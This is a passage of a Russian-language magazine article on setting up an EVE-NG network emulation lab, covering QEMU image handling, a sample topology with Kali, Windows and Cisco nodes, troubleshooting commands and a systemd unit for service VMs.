Если все прошло успешно, ты получишь сообщение `Image comitted`. Проверив файлы, ты сможешь убедиться, что изменения из временной папки переехали в базовый образ.



```
root@eve-ng:/opt/unetlab/tmp/0/6393e2df-501f-405c-b602-2e9a080f72f1/2# ll -h
total 272K
drwxrwsr-x 2 root unl 4.0K Aug  2 15:06 ./
drwxrwsr-x 3 root unl 4.0K Aug  2 15:06 ../
-rw-rw-r-- 1 root unl    0 Aug  2 15:06 .prepared
-rw-r--r-- 1 root unl 256K Aug  2 15:23 virtioa.qcow2
-rw-rw-r-- 1 root unl  166 Aug  2 15:20 wrapper.txt
root@eve-ng:/opt/unetlab/tmp/0/6393e2df-501f-405c-b602-2e9a080f72f1/2# cd -
/opt/unetlab/addons/qemu/linux-kali
root@eve-ng:/opt/unetlab/addons/qemu/linux-kali# ll -h
total 3.1G
drwxr-xr-x 2 root root 4.0K Aug  2 15:21 ./
drwxr-xr-x 3 root root 4.0K Aug  2 15:06 ../
-rw-r--r-- 1 root root 3.1G Aug  2 15:23 virtioa.qcow2
```

Образ переехал

Теперь при включении ноды linux-kali любым из пользователей будет загружаться файл базового образа диска. Это была инструкция из официальной документации, но на практике ее использование вызывало проблемы, которые я опишу далее.


Продолжение статьи →

СТРОИМ КИБЕРПОЛИГОН

ИСПОЛЬЗУЕМ EVE-NG, ЧТОБЫ РАЗВЕРНУТЬ СЕТЬ ДЛЯ ХАКЕРСКИХ ИСПЫТАНИЙ

СОЗДАЕМ СВОЮ ЛАБОРАТОРИЮ

А теперь для закрепления материала мы с тобой создадим свою мини-лабораторию, используя полученные знания.



Простая лаборатория

Наша лаборатория будет включать в себя следующие компоненты.

Сети:

- mgmt — для доступа к Windows-ноде из «настоящей» сети;
- bridge — для организации сети L2 между тремя нодами.


Образы:

- linux-kali;
- win-10-x86-20H2v4;
- c3725-adventerprisek9-mz.124-15.T14.

Цели создания лаборатории — демонстрация:


- запуска разных ОС (Windows/Linux/IOS);
- параллельной работы разных эмуляторов (Dynamips и QEMU);
- простоты «проброса» ноды в «настоящую» сеть;
- простоты создания соединений point-to-point;
- построения сети L2 через объект «сеть» и через эмуляцию.

Ну что, погнали? Открываем веб-интерфейс, создаем новую лабораторию с помощью меню файлового менеджера, заполняем необходимые данные.




Создаем лабораторию

Щелкаем правой клавишей мыши по рабочей области и выбираем `Add a new object` — `Network`.




Добавляем объект «сеть»

Добавляем сеть в режиме моста, `Type — bridge`.




Сеть в режиме моста

Аналогично добавляем сеть, но уже в режиме интерфейса управления `Type — Management(Cloud0)`.



Сеть в режиме управления

Далее мы будем добавлять ноды аналогичным путем, как и сети, но вместо объекта `network` выбираем `node`.



Добавление ноды

Ты можешь начать писать название вендора и сузить вывод результатов. Но я бы рекомендовал скрыть в списке образы, которых у тебя нет в системе. Сделать это можно следующим образом:


1. Подключись к «Еве» через SSH и перейди в папку `/opt/unetlab/html/includes/`.
2. Переименуй `config.php.distributed` в `config.php`:

```
mv config.php.distribution config.php
```

3. При необходимости отредактируй файл `config.php`:


```
<?php
// TEMPLATE MODE .missing or .hided
DEFINE('TEMPLATE_DISABLED','.hided') ;
?>
```

Теперь при добавлении ноды ты будешь видеть только те образы, которые есть в твоей системе.




Добавление ноды из имеющихся образов

Добавим роутер Cisco IOS 3725 (Dynamips) и в его первый слот поместим модуль NM-16ESW. Этот модуль служит для реализации принципов коммутации на маршрутизаторе.




Добавление маршрутизатора Cisco с модулем коммутации

Теперь добавим Windows, Kali и VPCS с той лишь разницей, что у Windows-ноды будет три сетевых порта.




Добавление Windows-ноды с тремя сетевыми портами

Соединяем ноды согласно топологии. Для этого наведи курсор на ноду, появится маленькая иконка «сетевой вилки». Нажав ее и переместив курсор на другую ноду, мы соединим их виртуальным патч-кордом. В Community-версии есть ограничение: соединяемые ноды должны быть предварительно выключены, так называемый hot plug не работает.




Соединение нод

Запустим сразу все наши ноды, перейдя в меню слева и выбрав More actions → Start all nodes.



Запуск всех нод одновременно


Кликни на иконке роутера, и у тебя откроется его консоль. Нам необходима лишь функциональность коммутатора, поэтому мы не будем его настраивать, а на вопрос «Would you like to enter the initial configuration dialog? [yes/no]:» ответим **no**. Роутер загрузится.



Загрузка роутера Cisco

Теперь давай откроем нашу Windows-систему и настроим сетевые интерфейсы:

- `e0` — это твоя локальная сеть, адрес будет назначаться по DHCP;
- `e1` — изолированная подсеть, 172.16.1.1/24, шлюз и DNS-сервер не указываем;
- `e2` — изолированная подсеть, 10.0.0.1/24, шлюз и DNS-сервер не указываем.




Настройка сетевых интерфейсов в Windows

Как видишь, на интерфейсе `e0` назначен адрес по DHCP и он из «настоящей» сети. Теперь любые устройства в твоей локальной сети могут общаться с данной нодой.

Проверим это, подключившись со смартфона по RDP к нашей ноде.

RDP со смартфона


Теперь кликнем по иконке VPC1 и перейдем в консоль управления. Настроим адрес командой `ip 172.16.1.2`, а затем пинганем нашу Windows-систему командой `ping 172.16.1.1`. Для дополнительной проверки выведем ARP-таблицу командой `arp`.



Проверка сетевой доступности с узла VPC1

Как видишь, связь между Virtual PC и Windows-системой в изолированной сети присутствует, MAC-адрес совпадает.

Теперь откроем Kali и проделаем аналогичные действия: настроим сеть и проверим сетевую доступность узла, но уже с помощью сканирования порта `3389` при помощи Nmap.



Сканирование портов Windows с Kali

Порт открыт, и имеется подробная информация о хосте. Проверять сетевую связность с VPC2 и VPC3 мы не станем, они нам нужны лишь для массовки, чтобы показать, как можно добиться построения сети L2 (в которой больше двух узлов), используя объект `network` и эмуляцию сетевого оборудования.

Продолжение статьи →

СТРОИМ КИБЕРПОЛИГОН

ИСПОЛЬЗУЕМ EVE-NG, ЧТОБЫ РАЗВЕРНУТЬ СЕТЬ ДЛЯ ХАКЕРСКИХ ИСПЫТАНИЙ

ПРОБЛЕМЫ, РЕШЕНИЯ, ПОЛЕЗНЫЕ КОМАНДЫ

Ошибки при commit: Co-routine re-entered recursively Aborted

Можно выполнить команду несколько раз, после чего проверить на ошибки созданный образ, либо использовать аргумент `convert` вместо `commit`.

Синий экран и ошибки дисков в образах Windows

Согласно инструкции из официальной документации, для встраивания изменений в базовый образ необходимо использовать аргумент `commit`. Но на практике получалось так, что, если уже имелся рабочий образ с Windows и при коммите не возникало ошибок, так или иначе диск внутри ВМ крашился, были падения с синим экраном, а при сканировании стандартными средствами ОС (`sfc /scannow`) выявлялись множественные ошибки. Решением служит конвертация в новый образ, а не коммит в базовый. Перед этим необходимо перейти в каталог со временным образом и выполнить следующую команду:

```
$ /opt/qemu/bin/qemu-img convert -O qcow2 virtioa.qcow2 /path/
virtioa.qcow2.new
```

После чего следует переименовать новый образ в базовый.

Ошибка «failed to start node (12)» при включении ноды dynamips (сетевое оборудование)

Эта ошибка возникает в веб-интерфейсе при включении ноды. По факту нода включается и работает, но не меняется ее статус в веб-интерфейсе. Можно продолжить работу, а можно принудительно убить такие процессы и перезапустить их заново. Для этого можно использовать следующие команды.

1. Команда отображения всех процессов проблемной ноды `dynamips`, где цифра в `vunl0` — POD пользователя:

```
$ ps waux | grep vunl0 | grep "nodename"
```

2. Команда завершения процессов, где `1314, 1315, 1316, 1317` и так далее — номера процессов:

```
$ kill -9 1314 1315 1316 1317
```

Отсутствие поддержки платформы QEMU и прочие ошибки при загрузке образа

С такой проблемой мы столкнулись в процессе развертывания McAfee DLP Prevent и Monitor. Образ при загрузке запускает скрипт, который определяет среду с помощью `dmidecode` и парсит вывод. Мы можем изменять информацию в DMI-таблицах на QEMU-системах x86_64 и aarch64. С помощью QEMU-опции `smbios` в настройках ноды можно изменять множество системных параметров, от производителя биоса до серийного номера шасси. Те поля, которые чаще других приходилось менять, смотри в таблице ниже, а с полным списком можешь ознакомиться на GitHub.

```
-smbios type=<type>,field=value[,...]
-smbios type=0,vendor=VMware,version=1.2.3
```

Тип	Поле SMBIOS	Название
0	vendor	BIOS vendor
1	manufacturer	Manufacturer
1	product_name	Product name

Для быстрого решения можно перебрать несколько значений из следующей таблицы.

Вендор BIOS	Значение
vmware	VMware
xen	<Xen>
qemu	QEMU BIOS или Bochs
ms hyper-v	Microsoft Corporation Virtual Machine

Если же это не помогло, необходимо найти скрипт, который определяет платформу. Сделать это можно, поискав с помощью команды `grep` текст ошибки по всем файлам внутри ISO. Иногда вендор делает свой initrd, внутри которого находится нужный скрипт, его можно распаковать с помощью 7-Zip.

После этого в скрипте нужно найти функцию определения платформы, например вызов `dmidecode`, парсинг вывода и необходимые параметры, которые могут быть как конкретными значениями, так и регулярными выражениями. Ну а дальше просто подставь эти значения в опцию `smbios`. Если в значении встречается запятая, то нужно использовать `,,`.

Второй проблемой было использование дисков в формате PVSCSI. Такие диски по умолчанию не поддерживаются, но это легко правится в файле `/opt/unetlab/html/includes/__node.php`. Примерно на 1000-й строчке идет блок кода, добавляющий диски:

```
// Adding disks
foreach(scandir('/opt/unetlab/addons/qemu/'.$this -> getImage()) as
$filename) {
if ($filename == 'cdrom.iso') {
// CDROM
$flags .= ' -cdrom /opt/unetlab/addons/qemu/'.$this -> getImage().'/
cdrom.iso';
} else if (preg_match('/^megasas[a-z]+.qcow2$/', $filename)) {
...
```

В этот блок необходимо было добавить новое условие с регуляркой по PVSCSI и корректными опциями:

```
else if (preg_match('/^pvscsi[a-z]+.qcow2$/', $filename))
```

Процессор тоже можно менять, для этого используется опция `cpu`. Список доступных значений можно посмотреть с помощью следующей команды:

```
$ qemu-system-x86-64 -cpu help
```

В большинстве случаев можно использовать в ВМ процессор сервера с помощью директивы `-cpu host`.

Полезные команды

Информация об образе:

```
$ /opt/qemu/bin/qemu-img info virtioa.qcow2
```

Проверка на ошибки в образе:

```
$ /opt/qemu/bin/qemu-img check virtioa.qcow2
```

Починить образ:

```
$ /opt/qemu/bin/qemu-img check -r all virtioa.qcow2
```

А еще образы можно сжимать в размере, но тут надо найти баланс. Сжатый образ занимает меньше места, но требует больше ресурсов CPU, чем несжатый:

```
$ virt-sparsify -compress virtioa.qcow2 compressedvirtioa.qcow2
```

Со временем образы дисков могут занимать больше места, чем по факту используется внутри ВМ. Это происходит потому, что удаленные данные лишь помечаются таковыми, но по факту не удаляются. Для борьбы с этим явлением уже придумано решение.

Все остальные стандартные проблемы и пути их решений смотри в FAQ или документации, опубликованной на официальном сайте «Евы».

ЗАПУСК СЕРВИСНОЙ ВМ

Предположим, тебе потребуется на том же сервере «Евы» крутить ВМ, но без включения какой-либо лабы. Такие виртуалки обычно создаются в сервисных целях, например в качестве VPN-сервера для удаленного подключения к «Еве».

В данной инструкции я покажу, как это сделать.

1. Подготовь образ виртуалки, можешь сделать это прямо в лабе.
2. Скопируй готовый образ в новую папку, например в `/opt/svm/*`.
3. Создай файл службы, используя путь `/etc/systemd/system/qemu@.service`. Заметь, что имя вида `qemu@.service` даст возможность запускать несколько ВМ через одну службу:

```
[Unit]
Description=QEMU Service VM

[Service]
Environment="haltcmd=kill -INT $MAINPID"
EnvironmentFile=/etc/conf.d/qemu.d/%i
ExecStart=/opt/qemu-2.12.0/bin/qemu-system-x86_64 -name %i $args
ExecStop=/usr/bin/bash -c ${haltcmd}
ExecStop=/usr/bin/bash -c 'while nc localhost 7100; do sleep 1;
done'
ExecStop=/bin/sh -c "echo system_powerdown | nc -U /run/qemu/
%I-mon.sock"

[Install]
WantedBy=multi-user.target
```

